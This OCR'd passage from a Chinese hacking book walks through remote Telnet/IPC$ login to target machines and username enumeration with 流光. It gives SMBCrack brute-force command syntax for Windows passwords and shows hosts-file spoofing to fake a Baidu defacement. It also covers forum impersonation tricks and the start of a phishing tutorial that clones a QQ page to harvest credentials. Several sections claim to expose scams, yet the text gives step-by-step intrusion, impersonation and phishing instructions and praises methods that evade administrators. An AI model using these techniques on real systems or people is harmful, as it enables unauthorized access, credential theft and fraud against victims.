（3）图 5-28 所示为传统用户登录模式，用户需要手动输入用户名及密码。需要注意的是，由于命令提示符下并没有星号保护密码措施，系统为了保护密码不被他人偷窥，则将密码部分隐藏起来。用户自己也不会在屏幕上看到自己输入的任何字符，所以在此处请不要怀疑自己的键盘出错或无法输入字符。



图 5-28　隐藏密码的登录模式

当输入正确的用户名及密码后，命令提示符界面将会变成如图 5-29 所示的界面。在 CMD 提示符下，用户就可以像操作自己的系统一样对目标计算机进行操作了。

2．Telnet 远程开启方法

Telnet 的远程启动仍然需要通过【计算机管理】功能来实现。

利用本章前面所介绍的方法开启【服务】窗口，找到并双击【Telnet】服务项（如图 5-30 所示），并在弹出的属性窗口中将【启动类型】修改为【自动】，单击【启动】按钮（如图 5-31 所示），等待窗口显示启动完毕后，就可以通过 Telnet 登录了。



图 5-29 成功登录目标计算机




图 5-30 Telnet 服务



图 5-31 启动 Telnet 模式

在 Windows 的几种自带的登录模式中，IPC$的用途最为广泛，很多时候后两种登录模式甚至还需要借助 IPC$的帮助。但由于 IPC$本身并不具备直接操作远程计算机的功能，所以在集中模式中笔者最看好的就是 Telnet 了，因为 IPC$开启共享十分容易被管理员发现；而远程桌面与终端服务需要计算机重新启动后才可以生效，不但在时间方面不好掌握，这期间可能还会发生很大的变化，根本不适合用在常规入侵中。

5.2 远程解密 Windows 登录密码剖析

Windows 远程登录虽然具有如上文所说的多种模式，但前提是：获取对方的 Windows 登录用户名及密码。除计算机用户自己没有设置密码这个因素外，获取 Windows 的登录密码并不是一个简单的问题，因为微软对 Windows 账号拥有相当完善的保护机制，除了远程暴力破解外几乎没有任何其他更有效的办法。而且在破解密码之前，还要设法获取目标主机的

Windows 登录用户名。

5.2.1 获取目标用户名

对于 Windows 的登录用户名，完全可以通过流光或同类软件瞬间获得，步骤如下。

（1）打开流光的主界面后，右键单击暴力破解设置区中【辅助主机】下的【IPC$主机】项，在下拉菜单中选取【编辑】项，并在弹出的下级菜单中选择【添加】项，如图 5-32 所示。

（2）在弹出的【添加主机】窗口中输入目标主机的主机名或 IP 地址，如图 5-33 所示。



图 5-32 选择【添加】项




图 5-33 添加新主机

（3）单击选中主机名后选择工具栏中的【探测】项，并在弹出的下一级菜单中选择【探测IPC$用户列表】项，如图 5-34 所示。系统会自动探测目标主机的 Windows 用户名，探测到的目标主机用户名会自动显示在主机名的下方，如图 5-35 所示。如果目标用户名为空或只有简单的密码，则会自动弹出一个新的窗口来显示探测到的用户名及密码（当然，这种可能非常之小）。



图 5-34 探测开始



图 5-35 成功获取目标用户名

5.2.2 解密 Windows 登录密码

虽然大部分的扫描工具都附带有远程破解 Windows 登录用户名及密码的功能，不过根据

笔者测试，这些软件本身就有很大的局限性（比如破解速度过慢，以及完全不支持大容量字典）。在专门破解 Windows 登录密码的软件中，速度最快的应该是小榕制作的 SMBCrack。

SMBCrack 是小榕为流光 5 开发的测试原型，和以往的 SMB（共享）暴力破解工具不同，没有采用系统的 API，而是使用了 SMB 的协议，可以在同一个会话内进行多次密码试探。在同样的测试环境下，SMBCrack 的破解速度几乎是流光的 5 倍。

SMBCrack 是一款需要在命令提示符下运行的程序，它的运行参数为：

```
SMBCrack 目标 IP 地址 目标管理员账号 字典文件路径 端口（139 或 135 均可）
```

如图 5-36 所示。




图 5-36　SMBCrack 进行破解

如图 5-37 所示，显示的是当前的猜解进度以及破解速度。经测试目标计算机在同一局域网内的破解速度可达到 800～1000 个单词/s。对外网的破解速度要因网络环境而定，不过在正常状态下也可以达到 500 个单词/s，对于一个远程破解软件来说，这已经是相当快的速度了。图 5-38 所示，显示了成功破解出 Windows 登录密码为“qqqq”。




图 5-37　SMBCrack 当前的猜解速度




图 5-38 成功破解密码

5.3 总结

微软公司加固系统安全反黑客攻击的战斗从微软公司推出的第一代 Windows NT 网络服务后就开始了，从以前的 IPC$连接与 Telnet 远程登录到现在的远程虚拟桌面终端与控制，Windows 登录用户密码在这场战斗中的作用也越来越大。其实对于 Windows 的系统安全性而言，需要用户拥有足够的安全意识与适当的设置，完全可以将自己的系统打造成固若金汤。

第6章 雾里看花——网络骗局揭秘及防范

我们日常生活中已经越来越离不开网络了，网络与现实之间的界限变得越来越模糊，而充斥在现实生活中的各种诈骗行为也开始渐渐被用于网络上。

本章将从多个角度对网络中常见的一些骗局进行深入地分析，以使读者能够学会及时地分辨出网络上存在的一些欺骗行为，来保护自己财产的安全。

6.1 揭穿修改考试成绩骗局

由于目前大多数高等院校对学生的英语四六级水平均有一定程度的要求，致使许多学生每年要花费大量的时间来应对过级考试。另外，还有不少人或许是因为兴趣或其他原因导致英语等级考试很难通过。

一些挖空心思寻找财路的人自然不会放弃这种大好的机会，他们利用各种手段来获得利益。以下就是出现在某个会员数众多的论坛上的广告原文：

“本部最近推出新业务——修改英语四六级分数，需要办理者请尽快，名额有限！可先付一半定金，汇到指定账号，告诉我们身份证号和准考证号码就可以，我们在3个工作日内办完！让你们无后顾之忧！价格：四六级600元。”

同时，此广告信息还出现在许多QQ群、网站留言、电子邮件等地方。根据对该广告的回复情况来看，有不少网友对其有一定程度的信任，但又不完全相信。实际上这就是一个真正的骗局。

这种行骗方式主要有以下两种行为。

（1）骗取定金。

如果稍微留心观察一下此类广告，可以看到大多数情况下对方都会要求你首先支付一定数目的定金，虽然他们可以承诺在几日内完成工作，但在许多时候对方拿到钱后就会突然“消失”，使你遭受无辜的损失。因为上当受骗者绝不会只有你一个人，可能是成百上千甚至成千上万人，积少成多，最后骗子们的获利会相当的丰厚。

（2）虚假表象。

此类骗术具有相当程度的欺骗性，对方往往会让你亲眼看到自己的分数已经被修改为及格，使你痛快地付出全额的款项。

它有一些比较明显的特征，例如，对方往往声称是“黑客”或是在考试中心有内部关系，可以修改数据库，等改了分数后再付款。

许多人被骗正是因为对所谓“黑客”或对方有“线人”的盲目相信。

实际上，考试中心的服务器根据基本类型通常可以分为对内和对外两种。一般来说，相关网站对外公布的成绩都是为了方便考生进行查询，使用的都是对外公开的数据库；而备有考生真实成绩的原始数据库的操作都是在一个专用的内部局域网中进行的，它有自己专门的服务器，而且考虑到数据的安全性，该服务器是独立的，根本不与互联网连接，因此不会留下任何可被侵入的缺口。

“黑客”只需要简单地入侵一些对外提供考分查询的网站，获得其数据库，就可以在考生查分的时候实现伪造考试成绩已被修改的假象。但考试中心在发放证书、录取通知书等时，是以在内网安全环境下保存的数据库为准的，因此“黑客”修改后的数据库文件并没有起到任何作用。

通过上面的分析，我们可以了解到四六级英语考试管理系统都拥有自己的专门服务器，防止外人非法入侵的性能很强，无论是对外，还是对内都一样安全。

即使是国家四六级英语考试中心的内部人员，要想进入有关中心部门对成绩数据库进行修改操作也不是一件容易的事情，至少需要输入指令来确认。另外，从安全性的角度考虑，不可能允许有人单独对数据库进行任何操作，一定会要求至少有两人以上相关人员在场。通常情况下，还会有闭路电视进行完整的全程录像。

所以，当遇到一些富有诱惑性的事件时，务必要保持清醒的头脑，只要稍微冷静地分析一下，一些悲剧完全可以避免。

6.2 揭穿入侵知名网站的骗局

俗话说“枪打出头鸟”。在混乱的网络世界里，这句话依然正确。例如，百度、雅虎、亚马逊、微软、CNN 等各大网站都被某些“黑客”光顾过，至少也有过被分布式拒绝服务（DDoS）的经历，更有好事者甚至把截图发布到网上各大论坛中。

或许是考虑到图片容易被修改，可信度不高，有人甚至发一段视频，演示入侵网站后的效果。例如，在浏览器的地址栏内输入“www.baidu.com”后显示出了一个被“黑客”涂改后的页面。

其实，这是一个非常明显的骗局，下面我们就来完全重现所谓的“入侵”过程，按以下步骤执行操作。

（1）双击桌面图标“我的电脑”。

（2）进入目录“C:\WINDOWS\system32\drivers\etc”（此处假设为操作系统 Windows XP，系统分区为 C 盘）。

（3）单击【工具】菜单，选择【文件夹选项（O）...】，将会弹出“文件夹选项”对话框。分别如图 6-1 和图 6-2 所示。



图 6-1 选择【文件夹选项（O）...】




图 6-2 “文件夹选项”对话框

（4）单击【查看】标签，在【高级设置】列表框中选中“显示所有文件和文件夹”单选按钮，单击【确定】按钮，如图 6-3 所示。

（5）此时在资源管理器中将会显示一个隐藏属性的文件“hosts”，无扩展名，如图 6-4 所示。




图 6-3 选中“显示所有文件和文件夹”单选按钮




图 6-4 文件“hosts”

（6）使用鼠标右键单击该文件，选择“用记事本打开”，结果如图 6-5 所示。

（7）在最后一行“127.0.0.1 localhost”后面按【回车】键另起一行，添加一句“210.41.224.130 www.baidu.com”，如图 6-6 所示。




图 6-5 用记事本打开的 hosts 文件




图 6-6 在末尾添加一行

（8）现在在浏览器地址栏中输入“www.baidu.com”，就会惊奇地看到一个显示标题为“Site Not Found”，正文为“No web site is configured at this address.”的页面，如图 6-7 所示。




图 6-7 返回“Site Not Found”的页面

当然，读者也可以把步骤（7）中的 IP 和域名改成其他，不妨动手尝试一下。

我们知道，如果在本机上架设有 Web 服务器，例如 IIS（Internet 信息服务器），就可以在浏览器地址栏中输入 http://localhost 或 http://127.0.0.1 访问本机上的网站。

如果我们启动 IIS 服务，将步骤（7）的添加语句改为“127.0.0.1www.baidu.com”，这样当我们在浏览器地址栏中输入 www.baidu.com 时就相当于访问 http://127.0.0.1 了，即访问我们自己的网站。我们制作一个伪造的被黑掉的首页并将其作为本机上网站的默认首页，就可以轻松地制造出百度被入侵的假象。

说到这里，有必要简单介绍一下 hosts 文件的作用。通常，我们要访问某一个网站都是在浏览器地址栏中输入该网站的域名，可是 Internet 上的各台主机之间却只能通过 IP 地址进行联系，因此我们输入诸如 www.baidu.com 的域名后，必须通过 DNS（域名服务器）将其解析成对应的 IP 地址后才能完成通信。如果对每个域名请求都要去经过 DNS 解析的话，访问网络的效率势必会很低，因为 DNS 不管是执行域名解析还是返回 IP 都需要时间。

为了提高效率，对于一些需要经常访问的域名，可以在 hosts 文件中为其添加域名和 IP 的映射关系。根据 Windows 系统规定，在进行 DNS 请求以前，系统会先检查自己的 hosts 文件中是否有该域名的映射关系。如果有，则直接使用该 IP 地址映射；如果没有，再向 DNS 服务器提出域名解析请求。

6.3 查出社区论坛的冒名顶替

社区或论坛一直都是 Web 时代最有代表性的标志，目前大大小小的论坛犹如天上的繁星一样不计其数。

通常，每一个论坛都有基本的等级之分。例如，管理员、高级会员、普通会员等。由于不同级别的用户权限差别悬殊，因此便出现了许许多多的假“李鬼”。

6.3.1 虚假管理员

Administrator 单词中文意为“管理员”，通常是每个系统中拥有最高权限的用户。在 Windows 系列操作系统中就是默认管理员。

这个名字有点长，比较难于记忆，拼写也很容易出错，因此便有人将其简化，使用 admin 来代替。由于 admin 简单易记，很快流行开来，目前许多论坛、博客、整站程序都使用 admin 作为后台管理的默认用户名。在许多地方人们只要一看到 admin 通常第一反应就是“这是管理员”。

但是，许多论坛的管理员并不使用该默认用户名，因为它不够个性化。比如，“看雪”技术论坛的管理员 ID 是 kanxue。

于是，就有一些别有用心的人会故意注册一个“admin”账号，然后当管理员不在的时候冒充管理员发表一些欺骗性的通告之类的主题，使得有不少人上当受骗。

这种欺骗招数在稍微有点防范意识的论坛中很难奏效，而且许多论坛程序都限定了一些不能注册的账号。图 6-8 所示就是 DiscuZ 论坛程序针对此类行为所做的一些限制性注册设定。



图 6-8 DiscuZ 论坛所做的注册限制

DiscuZ 论坛是目前国内使用量最大的程序之一，经过多次升级之后安全性已经有了很大的改善，不会出现上述低级错误。但如果采用的论坛程序并没有此类功能，就只能加强管理了。例如，可实现将此类账号注册；限制所有账号注册后必须通过人工审核，但这种做法对一些会员人数众多的大型论坛不太实用，通常只能在发现此类恶意账号后第一时间将其禁用。

此外，还有一些其他的默认管理员账号需要注意，例如 root。

6.3.2 空格法欺骗

如前所述，虚假管理员入侵法目前一般只能在某些会员人数很少的小论坛上可用，对于那些会员人数众多的大论坛则不可用。

通常，在大的社区论坛中，总会有一些会员，或是管理员、版主等表现得非常积极，在会员中的威望极高。于是这些人的 ID 便被不怀好意的人纳入了目标。

下面要介绍的是我们经常使用但又习惯性地将其忽略的符号“　”空格法欺骗。空格字符最大的特点就是通常不会被注意，但它又确确实实地存在。

假如会员“Tony”在某论坛上人气很旺，如果想冒充他，不妨尝试注册一个“Tony　”（注意后面有两个空格）。为了增加迷惑性，最好将资料和头像也改得与他一样，这样就很少有人能快速地分辨清楚。如图 6-9 和图 6-10 就是某论坛上出现的一个冒充“案例”。



图 6-9　冒充的会员



图 6-10　被冒充的会员

仔细观察图 6-9 和图 6-10 所示的这两幅图片，不难看到图 6-9 中会员名后面的三角形符号与 ID 之间有两个空格的距离，而会员名下面的昵称是可以自行修改的，如果用心做的话完全可以在短时间内达到以假乱真的效果。

如前所述，被冒充的会员在论坛中通常是极具人气的（否则也没有冒充他的必要），此种做法在起初时肯定会有效，而且杀伤力绝对不会小。但最大的缺点是，很快就能被一些细心的会员发现，一旦被举报就没有机会再次实施诡计了。

6.3.3 特殊符号法欺骗

此种欺骗方法是利用一些特殊字符来达到迷惑人的效果，其实也是前面所示的“空格法”的简单变形。例如，为了冒充会员“蝙蝠侠”，可以注册一个“+蝙蝠侠+”；冒充 tencent，可以注册一个 tencernt 等。其他还有中英文对照法、拼音符号法、穿插字符法等，具体有 xiaoyan-小烟、kanxue-看雪、eviloctal-eviloatal 等。读者完全可以发挥自己的创造力和想象力，此处无需赘言。

6.4 揭穿网络钓鱼骗局

网络钓鱼（phishing），又名钓鱼攻击。通过发送大量具有欺骗性的垃圾邮件等，将受骗的用户引诱到一个事先经过精心仿造的虚假网站，然后诱使用户输入账号、密码等敏感信息。

“网络钓鱼”的主要伎俩在于仿冒某些公司的网站或电子邮件欺骗用户，如果用户信以为真地按其要求填入个人重要信息，这些信息将被传送到诈骗者手中。在实际中，不法分子为了更有效地实施网络诈骗犯罪活动，经常会不择手段，同时通过手机短信、QQ、MSN、电子邮件等各种方式进行泛滥式地攻击，来取得“广撒网，多钓鱼”的效果。

下面以仿冒腾讯提供的免费砸 QQ 宠物活动为例，剖析一下钓鱼攻击，步骤如下。

（1）打开 QQ 宠物的官方网址：http://pet.qq.com，找到免费砸 QQ 宠物的活动页面 http://client.pet.qq.com/act/a20061027pet/index.shtml，然后依次选择浏览器的菜单【文件】→【另存为（A）...】项，将整个页面保存到本地，如图 6-11 所示。




图 6-11 将网页保存到本地

（2）使用 Frontpage、Dreamweaver 或直接使用记事本等工具对网页内容代码进行编辑，将源代码中所有使用相对路径的地方改成完整路径。

例如，将“src= ./image/logo.gif”之类的路径改成“src = http://www.qq.com/image/logo.gif”。如果不知道完整路径，可以在访问该网页时右键单击相关图片来查看属性，如图 6-12 和图 6-13 所示。



图 6-12 “常见问题”的“属性”项



图 6-13 显示“常见问题”图片的完整路径

幸运的是，本例中所用到的页面并不需要我们作任何改变，只需要将其保存到硬盘上后就可以直接使用。

（3）制作一个虚假的仿冒页面，用于欺骗用户登录后自动将用户输入的账号和密码写入数据库。这里需要涉及少量的 ASP 编程，步骤并不复杂。

首先，建立数据库，用来存储用户输入的信息。

运行 Access 程序，选择菜单【文件】→【新建】项，如图 6-14 所示。

选择【空数据库】项，即建立一个新数据库文件，如图 6-15 所示。

